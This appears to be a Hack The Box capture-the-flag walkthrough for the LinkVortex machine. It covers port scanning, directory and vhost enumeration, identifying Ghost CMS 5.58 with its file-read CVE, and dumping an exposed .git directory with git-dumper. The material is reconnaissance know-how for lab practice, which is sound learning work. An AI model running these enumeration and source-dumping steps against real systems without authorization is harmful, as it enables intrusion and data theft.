

REPORT


Machine: **Link Vortex** [<https://app.hackthebox.com/machines/LinkVortex>]

Difficulty Level : **Easy**

Platform : **Windows**


0. Pre-Requisites:

- a. Connect with the HTB VPN pack



```
05:45:11 kali@kali LinkVortex → sudo openvpn ~/Downloads/lab_rghx.ovpn
2025-02-15 05:45:25 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption.
less "allow-compression yes" is also set.
2025-02-15 05:45:25 Note: --data-ciphers-fallback with cipher 'AES-128-CBC' disables data channel offload.
2025-02-15 05:45:25 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [D
2025-02-15 05:45:25 library versions: OpenSSL 3.4.0 22 Oct 2024, LZO 2.10
2025-02-15 05:45:25 DCO version: N/A
2025-02-15 05:45:25 TCP/UDP: Preserving recently used remote address: [AF_INET]23.106.53.206:443
2025-02-15 05:45:25 Socket Buffers: R=[131072→131072] S=[16384→16384]
2025-02-15 05:45:25 Attempting to establish TCP connection with [AF_INET]23.106.53.206:443
2025-02-15 05:45:25 TCP connection established with [AF_INET]23.106.53.206:443
2025-02-15 05:45:25 TCPv4_CLIENT link local: (not bound)
2025-02-15 05:45:25 TCPv4_CLIENT link remote: [AF_INET]23.106.53.206:443
2025-02-15 05:45:25 TLS: Initial packet from [AF_INET]23.106.53.206:443, sid=fa67030b c665e75d
2025-02-15 05:45:25 VERIFY OK: depth=2, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: Root Certificate Authority
2025-02-15 05:45:25 VERIFY OK: depth=1, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: sg-free-1 Issuing CA
2025-02-15 05:45:25 VERIFY KU OK
```

- b. Add the IP in the hosts file



```
05:46:47 kali@kali LinkVortex → sudo vim /etc/hosts
[sudo] password for kali:
05:47:22 kali@kali LinkVortex → cat /etc/hosts
127.0.0.1        localhost
127.0.1.1        kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.115.250    cyprusbank.thm admin.cyprusbank.thm
10.10.19.152     fire.windcorp.thm windcorp.thm
10.10.160.65     antisoft.thm
10.10.219.17     frostypines.thm
192.168.8.129    pwst-server
10.10.235.171    www.smol.thm
10.10.63.98      light.thm
10.10.11.51      escapetwo.htb sequel.htb
10.10.11.47      linkvortex.htb
05:47:26 kali@kali LinkVortex →
```

1. Enumeration

a. Port Scanning :

➔ Rustscan

```
05:41:26 kali@kali LinkVortex ➔ rustscan -a 10.10.11.47 -r 1-65535 -- -A -oN rust.txt
[sudo] password for kali:
The Modern Day Port Scanner.
-----
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
-----
Nmap? More like slowmap.🐼

[~] The config file is expected to be at "/home/rustscan/.rustscan.toml"
[~] File limit higher than batch size. Can increase speed by increasing batch size '-b 1073741716'.
Open 10.10.11.47:22
Open 10.10.11.47:80
[~] Starting Script(s)
[~] Running script "nmap -vvv -p {{port}} {{ip}} -A -oN rust.txt" on ip 10.10.11.47
Depending on the complexity of the script, results may take some time to appear.
Failed to open normal output file rust.txt for writing
QUITTING!
```

➔ Nmap

```
05:43:19 kali@kali LinkVortex ➔ nmap -p 22,80 -A -sC -T4 -oN nmapa-agg.txt 10.10.11.47
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-15 05:43 EST
Nmap scan report for 10.10.11.47
Host is up (0.17s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  256 3e:f8:b9:68:c8:eb:57:0f:cb:0b:47:b9:86:50:83:eb (ECDSA)
|_  256 a2:ea:6e:e1:b6:d7:e7:c5:86:69:ce:ba:05:9e:38:13 (ED25519)
80/tcp    open  http     Apache httpd
|_ _http-title: Did not follow redirect to http://linkvortex.htb/
|_ _http-server-header: Apache
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   188.15 ms 10.10.16.1
2   88.28 ms 10.10.11.47

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.96 seconds
05:43:43 kali@kali LinkVortex ➔
```

b. Directory Enumeration

➔ Feroxbuster

```
05:49:12 kali@kali LinkVortex → feroxbuster --url http://10.10.11.47/ -x php,txt,html,js

FERROX OXIDE
by Ben "epi" Risher ver: 2.11.0


Target Url      http://10.10.11.47/
Threads        50
Wordlist        /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.11.0
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Extensions     [php, txt, html, js]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™


301 GET 7L 20w 231c http://10.10.11.47/p ⇒ http://linkvortex.htb/p
301 GET 7L 20w 235c http://10.10.11.47/email ⇒ http://linkvortex.htb/email
301 GET 7L 20w 235c http://10.10.11.47/ghost ⇒ http://linkvortex.htb/ghost
301 GET 7L 20w 231c http://10.10.11.47/r ⇒ http://linkvortex.htb/r
301 GET 7L 20w -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
[#>] - 31s 14429/150020 5m found:4 errors:0
[#>] - 31s 14295/150000 455/s http://10.10.11.47/
```

➔ Found some directory, Which is very evident that GHOST CMS is running.

c. Manual Site Inspection [linkvortex.htb]



- ➔ Here's a login page, tried few default credentials but bad luck that didn't work out !
- ➔ Went to index page of the site



The Power Supply

A power supply unit (PSU) converts the alternating current (AC) from your wall outlet into direct current (DC) that the computer...

Aug 5, 2024 · 2 min read

The CMOS

CMOS is a type of semiconductor technology used to store small amounts of data on the motherboard. This data includes system...

May 7, 2024 · 2 min read

The Video Graphics Array


The term VGA can refer to either the Video Graphics Array specification or the physical VGA connector often used for computer video...

Apr 16, 2024 · 2 min read




➔ After walking around few minutes, got to know the version of Ghost CMS i.e **5.58**

➔ Did a simple google search “Ghost 5.58 exploits”




➔ Got this **CVE-2023-40028 :: Arbitrary File read.**


➔ Analyzed this code to know how this exploit working and what it requires to run.




- ➔ As I thought , it needs credentials for the Ghost CMS to run this exploit
- ➔ So, I again went back to the site to gather some information.



- ➔ These are some blogs on website posted by admin.



- ➔ So, I thought to try admin@linkvortex.htb



- ➔ When I tried with admin@linkvortex.htb it gave me “password is incorrect”
- ➔ So I tried using any random mail and it gave me an error of “incorrect email & password”
- ➔ So, now I have email and I need password to exploit the vulnerability.
- ➔ After utilizing few minutes on main domain, I had not a single way other then subdomain enumeration.
- ➔ By using gobuster I started vhost fuzzing

```

subdyEnum
File Actions Edit View Help
vpn x portscanning x DirEnum x subdyEnum x
06:04:25 kali@kali LinkVortex → gobuster vhost -u linkvortex.htb -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt --append-domain -t 100 2>/dev/null -o subdy.com

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://linkvortex.htb
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
[+] Append Domain: true

Starting gobuster in VHOST enumeration mode

Found: dev.linkvortex.htb Status: 200 [Size: 2538]

Finished
06:04:58 kali@kali LinkVortex →

```


- ➔ **Dev.linkvortex.htb** :: found this subdomain.
- ➔ Added it in the host file and started further enumeration

```


05:47:26 kali@kali LinkVortex → sudo vim /etc/hosts
[sudo] password for kali:
06:06:06 kali@kali LinkVortex → cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.115.250 cyprusbank.thm admin.cyprusbank.thm
10.10.19.152 fire.windcorp.thm windcorp.thm
10.10.160.65 antisoft.thm
10.10.219.17 frostypines.thm
192.168.8.129 pwst-server
10.10.235.171 www.smol.thm
10.10.63.98 light.thm
10.10.11.51 escapetwo.htb sequel.htb
10.10.11.47 linkvortex.htb dev.linkvortex.htb
06:06:12 kali@kali LinkVortex →

```

d. Manual site Inspection [**dev.linkvortex.htb**]




- ➔ Didn't able to find much on the site manually.
- ➔ Started **directory enumeration**.




- ➔ Found nothing :: I got stuck at this point , then I thought to shift to another tools.

➔ So, switched to gobuster :: found nothing :: then Dirsearch.



➔ Dirsearch is a powerful tool because it uses its in-built wordlist which contains hidden directories and full path of uncommon endpoints, sometimes could give you webshell endpoints directly.

➔ It gave me a .git directory.



Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
HEAD	2024-12-02 10:10	41	
config	2024-12-02 10:10	201	
description	2024-12-02 10:10	73	
hooks/	2024-12-02 10:10	-	
index	2024-12-02 10:56	691K	
info/	2024-12-02 10:10	-	
logs/	2024-12-02 10:10	-	
objects/	2024-12-02 10:56	-	
packed-refs	2024-12-02 10:10	147	
refs/	2024-12-02 10:10	-	
shallow	2024-12-02 10:10	82	

➔ Without any delay I just dumped this directory with **git-dumper**.

```
06:29:59 kali@kali git-dumper ±|master x|➔ python3 git_dumper.py http://dev.linkvortex.htb/.git
Warning: Destination '.git' is not empty
[-] Testing http://dev.linkvortex.htb/.git/HEAD [200]
[-] Testing http://dev.linkvortex.htb/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://dev.linkvortex.htb/.git/ [200]
[-] Fetching http://dev.linkvortex.htb/.gitignore [404]

[-] Fetching http://dev.linkvortex.htb/.git/objects/50/864e0261278525197724b394ed4292414d9fec [200]
[-] Fetching http://dev.linkvortex.htb/.git/objects/e6/54b0ed7f9c9aedef3180ee1fd94e7e43b29f000 [200]
[-] Fetching http://dev.linkvortex.htb/.git/refs/tags/v5.57.3 [200]
[-] Fetching http://dev.linkvortex.htb/.git/objects/pack/pack-0b802d170fe45db10157bb8e02bfc9397d5e9d87.idx [200]
